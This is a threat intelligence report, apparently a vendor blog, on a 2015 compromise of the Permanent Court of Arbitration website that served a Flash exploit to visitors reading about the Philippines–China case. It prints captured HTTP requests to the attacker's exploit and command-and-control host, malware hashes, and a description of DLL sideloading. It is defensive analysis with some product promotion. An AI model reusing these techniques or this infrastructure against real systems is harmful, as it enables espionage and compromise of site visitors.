China Hacks the Peace Palace: All Your EEZ's Are Belong to Us

Executive Summary

In early July 2015, Chinese APT actors used an Adobe Flash Player exploit within a specific webpage detailing a noteworthy international legal case between the Philippines and China. This precedent setting legal case would be followed by many Southeast Asian nations, as well as others around the globe. The exploit appeared on day three of the Permanent Court of Arbitration tribunal, exposing an untold number of interested parties that visited the webpage to potential exploitation.

When considered holistically, the intelligence supports the conclusion that this exploitation campaign was purposefully carried out against the backdrop of diplomatic and legal maneuvering. Despite Beijing's unwillingness to participate in the international arbitration and their rejection of the PCA's jurisdiction, there appears to be a distinct effort to surreptitiously target those who are interested in this landmark international legal case via electronic means.

ThreatConnect has shared the details of this incident to our Common Community within Incident 20150710D: Permanent Court of Arbitration Flash Exploit. Log into your ThreatConnect account or register for one via our Community Editions and access the most comprehensive and widely adopted Threat Intelligence Platform on the market.

Hacking the Peace Palace

Since the revelation of an Adobe Flash Player zero day exploit exposed as part of the leaked "Hacking Team" arsenal on July 6th 2015 (designated CVE-2015-5119), the ThreatConnect Intelligence Research Team has been monitoring its adoption by other malicious actors that are not tied to "Hacking Team".

On Thursday, July 9, 2015 ThreatConnect observed that a CVE-2015-5119 exploit was embedded strategically within the website for the Permanent Court of Arbitration (PCA), 72 hours after the exploit was disclosed publicly. The significance of this is that the PCA is an "*intergovernmental organization providing a variety of dispute resolution services to the international community*" located at the "Peace Palace" within The Hague, Netherlands. The 102-year-old Peace Palace is a historic fixture within the sphere of international law because it also houses the International Court of Justice, the principal judicial body of the United Nations, as well as other bodies and resources that uphold and support international laws and norms to which many nations adhere.

The exploit was posted to the PCA website during the first round of arguments of a notable international legal case where the Philippines is contesting Chinese territorial expansion within the South China Sea (SCS), specifically challenging encroachment into the Philippines exclusive economic zone (EEZ).

The Philippine team at the Peace Palace in The Hague, Netherlands, before the start of the oral arguments in connection with the arbitration case against China. Among the team members are Solicitor General Florin Hilbay, Senior Associate Justice Antonio Carpio, Justice Secretary Leila de Lima, Presidential Adviser on Political Affairs Secretary Ronald Llamas, Speaker Feliciano "Sonny" Belmonte, Jr., Executive Secretary Pacquito Ochoa, Jr., Foreign Affairs Secretary Albert del Rosario, Defense Secretary Voltaire Gazmin, Associate Justice Francis Jardeleza, Chief Presidential Legal Counsel Benjamin Caguioa, Deputy Executive Secretary for Legal Affairs Menardo Guevarra, Consul General Henry Bensurto, as well as the legal counsels led by Mr. Paul Reichler of Foley Hoag.

These arbitral proceedings were initially instituted by the Republic of the Philippines against the People's Republic of China under Annex VII of the United Nations Convention on the Law of the Sea (UNCLOS) on January 22, 2013.

Two years later, on July 09, 2015, an attacker compromised the official PCA webpages at:

- [http:]//www.pca-cpa[.]org/showpage.asp?pag_id=1529
- [http:]//www.pca-cpa[.]org/showproj.asp?pag_id=1529

This exploitation was almost certainly not a random compromise of the PCA website; rather, it occurred

during the initial phase of the legal proceedings. The exploit itself was embedded within the very pages that specifically described the legal case of The Republic of the Philippines v. The People's Republic of China.

According to URLQuery, the attackers placed a CVE-2015-5119 Flash Exploit at the malicious URL [http:]//pic.nicklockluckydog[.]org/movie.swf, and altered the PCA webpages to load that URL when visited.


```
GET /movie.swf HTTP/1.1
Host: pic.nicklockluckydog.org

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.1
3) Gecko/20101203 Firefox/3.6.13
Accept: text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.pca-cpa.org/showpage.asp?pag_id=1529
```

```
192.243.116.241
HTTP/1.0 200 OK
Content-Type: application/x-shockwave-flash
Server: kangle/3.4.8
Date: Thu, 09 Jul 2015 12:57:08 GMT
Last-Modified: Thu, 09 Jul 2015 09:23:34 GMT
Content-Length: 215102
Connection: keep-alive
```

The domain pic.nicklockluckydog[.]org resolved to the IP address 192.243.116[.]241 (Phoenix, Arizona, US) at the time of initial exploitation. IP Address 192.243.116[.]241 is owned by IT7 Networks, Inc., which provides self-managed Virtual Private Server (VPS) infrastructure. The attackers shifted the domain later,

resolving to IP Address 108.61.117[.]9 (Haarlem, Netherlands) on Friday, July 10th, the very day that the tribunal convened in The Hague.

The malware payload associated with this exploit has been identified as MD5: B4522D05A9E3A034AF481A7797A445EA (Rdws.exe). This payload is a dropper executable that deploys its main malware component using a dynamic link library (DLL) sideloading technique, where a malicious DLL is dropped alongside a legitimate program executable that will load that malicious DLL by filename.



In this instance, the attackers leveraged the legitimate Google Chrome Frame Helper executable MD5:

DFDC5B09C4DEA79EB7F5B9E4E76EECF9 (LMS.exe) with the malicious sideload DLL file MD5: 2EE25DE7BD6A2705F3F8DDE0DD681E96 (dbghelp.dll). LMS.exe will load any DLL file name dbghelp.dll that is found in the same path, hence the sideloading technique. In turn, The malicious DLL loads a backdoor binary blob MD5: 16E5A27BD55E0B4E595C9743F4C75611 (ticrf.rat).

The malware connects back to the exploit domain pic.nicklockluckydog[.]org as well as the subdomain ssl.nicklockluckydog[.]org. The domain ssl.nicklockluckydog[.]org resolved to 175.45.233[.]205 (Seoul, South Korea) at the time of analysis.

```
GET /images/logo HTTP/1.1
User-Agent: Microsoft Internet Explorer
Host: pic.NICKLOCKLUCKYDOG.ORG
Cache-Control: no-cache
```

ThreatConnect also uncovered a related malware sample MD5: 5877D15215B7F398319F0DE7BA7B1947, which was submitted to Malwr.com on July 15, 2015. This malware implant matches the type used above, and leverages the C2 domains books.blueworldlink2015[.]net and vpn.nicklockluckydog[.]org. The former domain resolves to the same Netherlands IP 108.61.117[.]9 which resolved pic.nicklockluckydog[.]org on July 10th. blueworldlink2015[.]net was registered by the email address nicklock2004[@]aol[.]com, which noticeably uses the same “nicklock” pseudonym found in the domain nicklockluckydog[.]org, and uses the falsified address info “zhongguohunansheng” Beijing, China.

The domain nicklockluckydog[.]org was registered on July 9th, 2015 at 06:22Z by a Chinese domain reseller using falsified information such as the name Lanny Chen and address 7946 N Bridle Creek Way in Xiamen, Taiwan. On an interesting note, the registration address 7946 N Bridle Creek Way is the same observed within a civil suit between the National Football League and various Chinese domain resellers originally filed in May 2014.

Conclusion

In early July 2015, Chinese APT actors would operationalize an Adobe Flash Player exploit within 72 hours of its public disclosure, strategically staging it within a specific webpage detailing a noteworthy international legal case between the Philippines and China. This precedent setting legal case would be followed by many Southeast Asian nations, as well as those around the globe. The exploit appeared during the first round of hearings, exposing an untold number of interested parties that visited the webpage. The tactic of leveraging strategic website compromises with patched or unpatched exploits is a well known

observable which has been used consistently by various APT groups in recent years.

When considered holistically, the intelligence supports the conclusion that this exploitation campaign was purposefully carried out against the backdrop of diplomatic and legal maneuvering. Manila has long recognized they are unable to independently lock horns with China diplomatically or militarily, by invoking dispute settlement procedures under the UNCLOS, an agreement in which both China and the Philippines are signatories. The Philippines is seeking to leverage international law to level the playing field against China's regional diplomatic and military dominance, the ultimate goal being to deter aggressive Chinese expansion activities within the Philippine EEZ and the broader South China Sea.

Despite Beijing's unwillingness to participate in the international arbitration and their rejection of the PCA's jurisdiction, there appears to be a distinct effort to surreptitiously monitor those who are interested in this landmark international legal case via electronic means.

This vignette also highlights the critical difference between threat *data* and threat *intelligence*. The latter goes beyond simply pulling in a stream of open source indicators and blindly pushing them to your enterprise network security devices and SIEM tools hoping something hits (it works great; you'll get *TONS* of hits…or misses, depending on your perspective). A true Threat Intelligence Platform enables tactical, operational, and strategic analysis of the details behind the technical ***how*** within the context of the non-technical, socio-political ***why***.

ThreatConnect has previously shared Threat Intelligence research of espionage activity tied to the increasing tensions within the South China Sea. In a similar fashion, ThreatConnect has shared additional details of this incident to our Common Community within Incident 20150710D: Permanent Court of Arbitration Flash Exploit. Log into your ThreatConnect account or register for one via our Community Editions and access the most comprehensive and widely adopted Threat Intelligence Platform on the market.